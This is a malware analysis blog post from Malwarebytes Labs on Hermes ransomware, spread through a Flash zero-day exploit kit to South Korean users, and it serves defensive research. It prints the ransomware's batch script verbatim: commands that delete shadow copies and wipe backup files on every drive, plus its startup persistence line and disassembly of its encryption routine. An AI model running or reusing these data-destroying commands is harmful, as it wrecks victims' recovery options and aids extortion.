Hermes ransomware distributed to South Koreans via recent Flash zero-day | Malwarebytes Labs

By Malwarebytes Labs

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This blog post was authored by @hasherezade, Jérôme Segura and Vasilios Hioureas.

At the end of January, the South Korean Emergency Response Team (KrCERT) published news of a Flash Player zero-day used in targeted attacks. The flaw, which exists in Flash Player 28.0.0.137 and below, was distributed via malicious Office documents containing the embedded Flash exploit. Only a couple of weeks after the public announcement, spam campaigns were already beginning to pump out malicious Word documents containing the newly available exploit.

While spam has been an active distribution channel for some time now, the news of a Flash exploit would most certainly interest exploit kit authors as well. Indeed, in our previous blog post about this vulnerability (CVE-2018-4878), we showed how trivial it was to use an already available Proof-of-Concept and package it as as a drive-by download instead.

On March 9th, MDNC discovered that a less common, but more sophisticated exploit kit called GreenFlash Sundown had started to use this recent Flash zero-day to distribute the Hermes ransomware. This payload was formerly used as part of an attack on a Taiwanese bank and suspected to be the work of a North Korean hacking group. According to some reports, it may be a decoy attack and "pseudo-ransomware".

By checking on the indicators published by MDNC, we were able to identify this campaign within our telemetry and noticed that all exploit attempts were made against South Korean users. Based on our records, the first hit happened on February 27, 2018, (01:54 UTC) via a compromised Korean website.

We replayed this attack in our lab and spent a fair amount of time looking for redirection code within the JavaScript libraries part of the self hosted OpenX server. Instead, we found that it was hiding in the main page's source code.

We had already pinpointed where the redirection was happening by checking the DOM on the live page, but we also confirmed it by decoding the large malicious blurb that went through Base64 and RC4 encoding (we would like to thank David Ledbetter for that).

Hermes ransomware

The payload from this attack is Hermes ransomware, version 2.1.

Behavioral analysis


The ransomware copies itself into

```
%TEMP%
```


under the name

```
svchosta.exe
```

and redeploys itself from that location. The initial sample is then deleted.



The ransomware is not particularly stealthy—some windows pop up during its run. For example, we are asked to run a batch script with administrator privileges:




The authors didn't bother to deploy any UAC bypass technique, relying only on social engineering for this. The pop-up is deployed in a loop, and by this way it tries to force the user into accepting it. But even if we don't let the batch script be deployed, the main executable proceeds with encryption.

The batch script is responsible for removing the shadow copies and other possible backups:

window.bat

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

It is dropped inside C:UsersPublic along with some other files:




The file “PUBLIC” contains a blob with RSA public key. It is worth noting that this key is unique on each run, so, the RSA key pair is generated per victim. Example:

PUBLIC

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  .....¤..RSA1....
00000010   01 00 01 00 89 73 AE 3F B1 4C 89 B8 53 40 19 C1  .....‰s®?±L‰¸S@.Á
00000020   72 80 8D FB 5E CC F6 97 2E D8 70 16 2F F7 C1 B2  r€Ťű^Ěö—.Řp./÷Á¸
00000030   6E 64 B8 05 6F 71 16 B8 8F 22 A9 10 09 F1 21 28  nd¸.oq.¸Ź"©..ń!(
00000040   9D 12 DC 13 72 C5 AB 98 CF DE EB FB 9B 0C 8D 84  ť.Ü.rĹ«.ĎŢëű›.Ť„
00000050   FA 99 BD D2 0F B2 01 29 FA 03 B7 BA A8 C4 29 73  ú™˝Ň.¸.)ú.·ş¨Ä)s
00000060   D4 1E 64 77 6F 41 8D 6B 90 55 4C 96 74 A9 AD 0A  Ô.dwoAŤk.UL–t©..
00000070   51 E6 9F 08 3E 23 0E 69 29 6D FD AE 63 92 91 88  Qćź.>#.i)mý®c'‘.
00000080   74 05 66 A6 64 08 9C C3 09 5C D8 F9 79 7E C5 9E  t.f¦d.śĂ.\Řůy~Ĺž
00000090   41 50 50 31 10 9A 63 B4 57 1C B2 F0 B1 6E 8A B2  APP1.šc´W.¸d±nŠ¸
000000A0   2B 41 5A CE 93 17 58 21 D7 D7 9B 58 96 38 D0 28  +AZÎ“.X!××›X–8Đ(
000000B0   04 25 DF 00 85 30 4A 19 75 BD 91 15 5B E2 76 2F  .%ß.…0J.u˝‘.[âv/
000000C0   95 F2 88 41 0E 2A B9 77 23 CD C4 9F 8E 62 4E AB  •ň.A.*ąw#ÍÄźŽbN«
000000D0   E1 B0 25 34 C8 3C 64 A2 3B 7B FF A5 61 2E E8 AB  á°%4Č<d˘;{˙Ąa.č«
000000E0   62 25 C0 95 4E C1 F2 4A 6E 86 5E 83 B4 51 48 EE  b%Ŕ•NÁňJnţ^.´QHî
000000F0   F3 0C B1 2D 27 69 B7 04 C9 D2 06 DC 0A 78 12 E7  ó.±-'i·.ÉŇ.Ü.x.ç
00000100   7C 83 25 B5 0B DF 98 FB D8 51 76 EB 1D C8 BD 2F  |.%µ.ß.űŘQvë.Č˝/
00000110   4D CE 9B C5                                      MÎ›Ĺ
```

Another file is an encrypted block of data named UNIQUE_ID_DO_NOT_REMOVE. It is a blob containing an encrypted private RSA key, unique for the victim:




Analyzing the blob header, we find the following information:

- 0x07 – PRIVATEKEYBLOB
- 0x02 – CUR_BLOB_VERSION: 2
- 0xA400 – ALG_ID: CALG_RSA_KEYX

The rest of the data is encrypted—at this moment, we can guess that it is encrypted by the RSA public key of the attackers.


The same folder also contains a ransom note. When the encryption finished, the ransom note pops up. The note is in HTML format, named DECRYPT_INFORMATION.html.

The interesting fact is that, depending on the campaign, in some of the samples the authors used BitMessage to communicate with victims:



This method was used in the past by a few other authors, for example in Chimera ransomware, and by the author of original Petya in his affiliate programs.

Encrypted files don't have their names changed. Each file is encrypted with a new key—the same plaintext produces various ciphertext. The entropy of the encrypted file is high, and no patterns are visible. That suggests that some stream cipher or a cipher with chained blocks was used. (The most commonly used in such cases is AES in CBC mode, but we can be sure only after analyzing the code). Below, you can see a visualization of a BMP file before and after being encrypted by Hermes:




Inside each file, after the encrypted content, there is a “HERMES” marker, followed by another blob:


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00022F50   10 E9 7B 94 86 29 C2 A1 8C 94 88 D6 7D F0 9B 67   .é{”†)Â¡Œ”ˆÖ}ð›g
00022F60   AA AC 43 54 8D 8C 38 8B E8 EB EC 0C 00 87 53 19   ª¬CTŤŚ8‹čëě..‡S.
00022F70   AC 42 05 AE 6C 6D 4B 97 4D CB A6 3C 97 C6 8C ED   ¬B.®lmK—MË¦<—ĆŚí
00022F80   23 17 61 C9 41 A7 5A 66 32 9F AD BB 3F 43 52 80   #.aÉA§Zf2ź.»?CR€
00022F90   27 26 C2 A3 4B C9 17 42 DF FF FF AC D9 65 06 BB   '&Â£KÉ.Bß¨¨¬Ůe.»
00022FA0   48 45 52 4D 45 53 01 02 00 00 10 66 00 00 00 A4   HERMES.....f...¤
00022FB0   00 00 FF BC 2F C5 64 FE E7 41 1D CC 0A AB 56 AF   ..¨L/Ľdţç A.Ě.«VŻ
00022FC0   4D E4 FE 81 4F 8C 0B 8E E8 47 0D 51 C5 3E 0E E2   Mäţ.OŚ.ŽčG.QĹ>.â
00022FD0   8A BE 29 3C BF AF EA 92 34 4C C3 D8 F6 D6 9D CF   ŠI)<żŻę’4LĂŘöÖťĎ
00022FE0   67 22 59 F8 40 D2 4C 71 1E A5 E9 CF D0 AB DE DF   g"Yř@ŇLq.ĄéĎĐ«Ţß
00022FF0   56 82 96 70 9C 67 31 D2 6B 78 E3 AD 10 93 84 E1   V‚–pśg1Ňkxă..“„á
00023000   F1 9F E3 26 03 F9 6A A3 0C F1 C1 9B D3 25 5C 97   ńźă&.ůjŁ.ńÁ›Ó%\—
00023010   08 7A 7D 49 EC 88 F7 C7 B2 6C 24 17 23 DB 03 08   .z}Iě.÷Ç˛l$.#Ű..
00023020   63 78 3C CC 60 44 AA 5F C7 B4 2B 6D 4D C6 06 B0   cx<Ě`DŞ_Ç´+mMĆ.°
00023030   FD 04 4E 17 19 A7 C5 89 E1 8C A8 8C 53 FB DE BE   ý.N..§Ĺ‰áŚ¨ŚSűŢI
00023040   B2 8C 06 6E ED 3B E6 E1 8E CB 20 72 2F 03 07 F1   ˛Ś.ní;ćáŽË r/..ń
00023050   98 B4 9F 2F 91 0C 89 91 75 8D 18 5E 8E 80 EE 2A   ˜´ź/‘.‰‘uŤ.^Ž€î*
00023060   C0 DD A6 13 01 D3 79 5C D0 C0 4E AF 38 8B 50 B6   ŔÝ¦..Óy\ĐŔNŻ8‹P¶
00023070   5A C3 CD 1C 2B B3 E4 B5 49 D3 37 4F C7 DE 7F D4   ZĂÍ.+łäµIÓ7OÇŢ.Ô
00023080   63 EF E6 2B 2A 27 BD 0F 61 D3 A2 EC 4E AA 56 D8   cďć+*'˝.aÓ˘ěNŞVŘ
00023090   A3 D5 57 01 91 60 22 95 9A 6D EF 00 C4 6F 55 DA   ŁŐW.‘`"•šmď.ÄoUÚ
000230A0   25 8F 84 5D A8 23 5E 2A AF 67 3E F6 CB 25 49 30   %Ź„]¨#^*Żg>öË%I0
000230B0   4D 31                                           M1
```

This time the blob contains an exported session key (0x01 : SIMPLEBLOB) and the algorithm identifier is AES (0x6611: CALG_AES). We can make an educated guess that it is the AES key for the file, encrypted by the victim’s RSA key (from the generated pair).

The ransomware achieves persistence by dropping a batch script in the Startup folder:



The script is simple; its role is just to deploy the dropped ransomware: svchosta.exe.




So, on each system startup it will make a check for new, unencrypted files and try to encrypt them. That's why, as soon as one discovers that they have been attacked by this ransomware, they should remove the persistence entry in order to not let the attack repeat itself.

Inside the ransomware

Execution flow

At the beginning of the execution, the ransomware creates a mutex named "tech":



The sample is mildly obfuscated, for example, its imports are loaded at runtime. The .data section of the PE file is also decrypted during the execution, so, at first we will not see the typical strings.

First, the executable begins to dynamically load all its imports via a function at 4023e0:

```
.text:00402A5D                push    offset aGetusernamew ; "GetUserNameW"
.text:00402A62                push    esi
.text:00402A63                mov     dword_40B30C, eax
.text:00402A68                call    sub_402341
.text:00402A6D                mov     esi, dword_40FB30
.text:00402A73                push    offset aGetfileattri_0 ; "GetFileAttributesA"
.text:00402A78                push    esi
.text:00402A79                mov     dword_40B314, eax
.text:00402A7E                call    sub_402341
.text:00402A83                push    offset aCopyfilew ; "CopyFileW"
.text:00402A88                push    esi
.text:00402A89                mov     dword_40FB94, eax
.text:00402A8E                call    sub_402341
.text:00402A93                add     esp, 40h
.text:00402A96                mov     dword_40FBA0, eax
.text:00402A9B                push    offset aShellexecutea ; "ShellExecuteA"
.text:00402AA0                push    edi
.text:00402AA1                call    sub_402341
.text:00402AA6                push    offset aWnetenumresour ; "WNetEnumResourceW"
.text:00402AAB                push    ebx
.text:00402AAC                mov     dword_40B338, eax
.text:00402AB1                call    sub_402341
.text:00402AB6                push    offset aFindnextfilew ; "FindNextFileW"
.text:00402ABB                push    esi
.text:00402ABC                mov     dword_40FBFC, eax
.text:00402AC1                call    sub_402341
.text:00402AC6                push    offset aGetipnettable ; "GetIpNetTable"
.text:00402ACB                push    dword_40FBEC
.text:00402AD1                mov     dword_40FB38, eax
.text:00402AD6                call    sub_402341
.text:00402ADB                push    offset aExitprocess ; "ExitProcess"
.text:00402AE0                push    esi
.text:00402AE1                mov     dword_40FBF0, eax
.text:00402AE6                call    sub_402341
.text:00402AEB                push    offset aSetfileattri_0 ; "SetFileAttributesW"
.text:00402AF0                push    esi
.text:00402AF1                mov     ExitPrioces, eax
```

It then checks the registry key for a language code. If Russian, Belarusian, or Ukrainian are found as the system language, it exits the process (0x419 being Russian, 422 Ukrainian, and 423 Belarusian).

```
.text:004030EA                push    20119h
.text:004030EF                push    0
.text:004030F1                push    offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Control\\Nls"...
.text:004030F6                push    80000002h
.text:004030FB                call    RegOpenKey
.text:00403101                test    eax, eax
.text:00403103                jnz     short loc_403180
.text:00403105                lea     eax, [ebp+var_8]
.text:00403108                push    eax
.text:00403109                lea     eax, [ebp+var_3C]
.text:0040310C                push    eax
.text:0040310D                push    0
.text:0040310F                push    0
.text:00403111                push    offset aInstalllanguag ; "InstallLanguage"
.text:00403116                push    [ebp+var_4]
.text:00403119                call    RegQuertyValue
.text:0040311F                test    eax, eax
.text:00403121                jnz     short loc_403177
.text:00403123                lea     eax, [ebp+var_3C]
.text:00403126                push    offset a0419    ; "0419"
.text:0040312B                push    eax
.text:0040312C                call    SomeKindManipsCaller
.text:00403131                pop     ecx
.text:00403132                pop     ecx
.text:00403133                test    eax, eax
.text:00403135                jz      short loc_40313F
.text:00403137                push    1
.text:00403139                call    ExitPrioces
.text:0040313F
.text:0040313F loc_40313F:                            ; CODE XREF: RegQueryForLonague+5C↑j
.text:0040313F                lea     eax, [ebp+var_3C]
.text:00403142                push    offset a0422    ; "0422"
.text:00403147                push    eax
.text:00403148                call    SomeKindManipsCaller
.text:0040314D                pop     ecx
.text:0040314E                pop     ecx
.text:0040314F                test    eax, eax
.text:00403151                jz      short loc_40315B
.text:00403153                push    1
.text:00403155                call    ExitPrioces
```

It then creates two subprocesses – cmd.exe. One that copies itself into directory appdata/local/temp/svchost.exe, and another that executes the copied file.

It also generates crypto keys using standard CryoptAquireCOntext libraries, and saves the public key and some kind of ID into the following files:

C:UsersPublicUNIQUE_ID_DO_NOT_REMOVE

C:UsersPublicPUBLIC

As mentioned earlier, it writes out a script to auto run on startup with contents: **start “” %TEMP%svchosta.exe** into the Start menu startup folder. This is quite simple and conspicuous. Since it is always running and keeps persistence, it makes sense that it saved out the public key into a file so that it can later find that key and continue encrypting using a consistent key throughout all executions.

Below is the function that calls all of this functionality sequentially, labeled:

```
.text:0040439C                call    RegQueryForLonague ; if russian language detected,  quit
.text:004043A1                call    checkCVersion?
.text:004043A6                push    32h
.text:004043A8                mov     esi, offset unk_40F188
.text:004043AD                mov     dword_40F8AC, eax
.text:004043B2                push    esi
.text:004043B3                call    GetINWDir
.text:004043B9                push    offset aSystem32Cmd__0 ; "\\System32\\cmd.exe"
.text:004043BE                push    esi
.text:004043BF                call    unsureMAnips
.text:004043C4                pop     ecx
.text:004043C5                pop     ecx
.text:004043C6                push    190h
.text:004043CB                mov     esi, offset unk_40F8B0
.text:004043D0                push    esi
.text:004043D1                call    GetINWDir
.text:004043D7                xor     eax, eax
.text:004043D9                mov     word_40F8B4, ax
.text:004043DF                cmp     dword_40F8AC, edi
.text:004043E5                jnz     short loc_4043EE
.text:004043E7                push    offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User\"...
.text:004043EC                jmp     short loc_4043F3
.text:004043EE ; ---------------------------------------------------------------------------
.text:004043EE
.text:004043EE loc_4043EE:                            ; CODE XREF: start+AE↑j
.text:004043EE                push    offset aUsersPublic_0 ; "\\users\\Public\\"
.text:004043F3
.text:004043F3 loc_4043F3:                            ; CODE XREF: start+B5↑j
.text:004043F3                push    esi
.text:004043F4                call    unsureMAnips
.text:004043F9                pop     ecx
.text:004043FA                pop     ecx
.text:004043FB                push    edi
.text:004043FC                call    CopiesSelf_ExecuteCopy_CMD_EXE
.text:00404401                call    CryptoFUNc_GenKeys_Write
.text:00404406                call    ImportKeyFromFile
.text:0040440B                push    edi
.text:0040440C                call    CreateAutyorun_persistance
.text:00404411                call    sub_40152C
.text:00404416                call    sub_402ECC
.text:0040441B                push    2710h
```

It proceeds to cycle all available drives. If it is CDRom, it will skip it. Inside the function, it goes through all files and folders on the drive, but skips a few key directories, not limited to Windows, Mozilla, and the recycling bin.

```
.text:0040442C                add     esp, 14h
.text:0040442F                call    GetLoigicalDrives
.text:00404435                push    1Ah
.text:00404437                mov     edi, eax
.text:00404439                pop     esi
.text:0040443A
.text:0040443A loc_40443A:                            ; CODE XREF: start+156↓j
.text:0040443A                mov     edx, edi
.text:0040443C                mov     ecx, esi
.text:0040443E                shr     edx, cl
.text:00404440                test    dl, 1
.text:00404443                jz      short loc_40448A
.text:00404445                push    3Ah
.text:00404447                pop     ecx
.text:00404448                lea     eax, [esi+41h]
.text:0040444B                mov     word_40B352, cx
.text:00404452                xor     ecx, ecx
.text:00404454                mov     word_40B350, ax
.text:0040445A                mov     word_40B354, cx
.text:00404461                cmp     ax, 5Ah
.text:00404465                jz      short loc_40448A
.text:00404467                push    ebx
.text:00404468                call    GetDrivetype
.text:0040446E                cmp     eax, DRIVE_CDROM
.text:00404471                jz      short loc_40448A
.text:00404473                push    dword_40F8A8
.text:00404479                push    dword_40F1EC
.text:0040447F                push    1
.text:00404481                push    ebx
.text:00404482                call    RecursiveDriveSearch_Encrypt
.text:00404487                add     esp, 10h
.text:0040448A
.text:0040448A loc_40448A:                            ; CODE XREF: start+10C↑j
.text:0040448A                                        ; start+12E↑j ...
```

Inside of the function labeled recursiveSearch_Encrypt are the checks for key folders and drive type:

```
.text:00401DE5                mov     esi, offset aWindows ; "Windows"
.text:00401DEA                lea     edi, [ebp+var_50]
.text:00401DED                push    5
.text:00401DEF                pop     ecx
.text:00401DF0                xor     eax, eax
.text:00401DF2                xor     edx, edx
.text:00401DF4                movsd
.text:00401DF5                push    6
.text:00401DF7                movsd
.text:00401DF8                movsd
.text:00401DF9                movsd
.text:00401DFA                mov     esi, offset aAhnlab ; "AhnLab"
.text:00401DFF                mov     [ebp+var_40], ax
.text:00401E03                lea     edi, [ebp+var_28]
.text:00401E06                movsd
.text:00401E07                movsd
.text:00401E08                movsd
.text:00401E09                movsw
.text:00401E0B                mov     esi, offset aMicrosoft ; "Microsoft"
.text:00401E10                mov     [ebp+var_1A], edx
.text:00401E13                lea     edi, [ebp+var_64]
.text:00401E16                mov     [ebp+var_16], dx
.text:00401E1A                rep movsd
.text:00401E1C                mov     esi, offset aChro
.text:00401E21                lea     edi, [ebp+var_3C]
.text:00401E24                pop     ecx
.text:00401E25                movsd
.text:00401E26                movsd
.text:00401E27                movsd
.text:00401E28                movsw
.text:00401E2A                mov     esi, offset aMozi
.text:00401E2F                mov     [ebp+var_2E], edx
.text:00401E32                lea     edi, [ebp+var_84]
.text:00401E38                mov     [ebp+var_2A], dx
.text:00401E3C                movsd
.text:00401E3D                movsd
.text:00401E3E                movsd
.text:00401E3F                movsd
.text:00401E40                lea     edi, [ebp+var_74]
.text:00401E43                mov     esi, offset aRecycle_bin ; "$Recycle.Bin"
.text:00401E48                stosd
```

```
...
-0000006B                     db ? ; undefined
-0000006A                     db ? ; undefined
-00000069                     db ? ; undefined
-00000068                     db ? ; undefined
-00000067                     db ? ; undefined
-00000066                     db ? ; undefined
-00000065                     db ? ; undefined
-00000064 var_64              db ?
...
```

```
.text:00401E6D                movsd
.text:00401E6E                lea     edi, [ebp+var_B4]
.text:00401E74                stosd
.text:00401E75                stosd
.text:00401E76                stosd
.text:00401E77                stosw           ; From Here down it is makin sure we are not in key dir ]
.text:00401E79                lea     eax, [ebp+var_50]
.text:00401E7C                push    eax
.text:00401E7D                lea     eax, [ebp+var_31C]
.text:00401E83                push    eax
.text:00401E84                call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401E89                pop     ecx
.text:00401E8A                pop     ecx
.text:00401E8B                test    eax, eax
.text:00401E8D                jnz     Jmp_Skip_FindNextFile
.text:00401E93                lea     eax, [ebp+var_28]
.text:00401E96                push    eax
.text:00401E97                lea     eax, [ebp+var_31C]
.text:00401E9D                push    eax
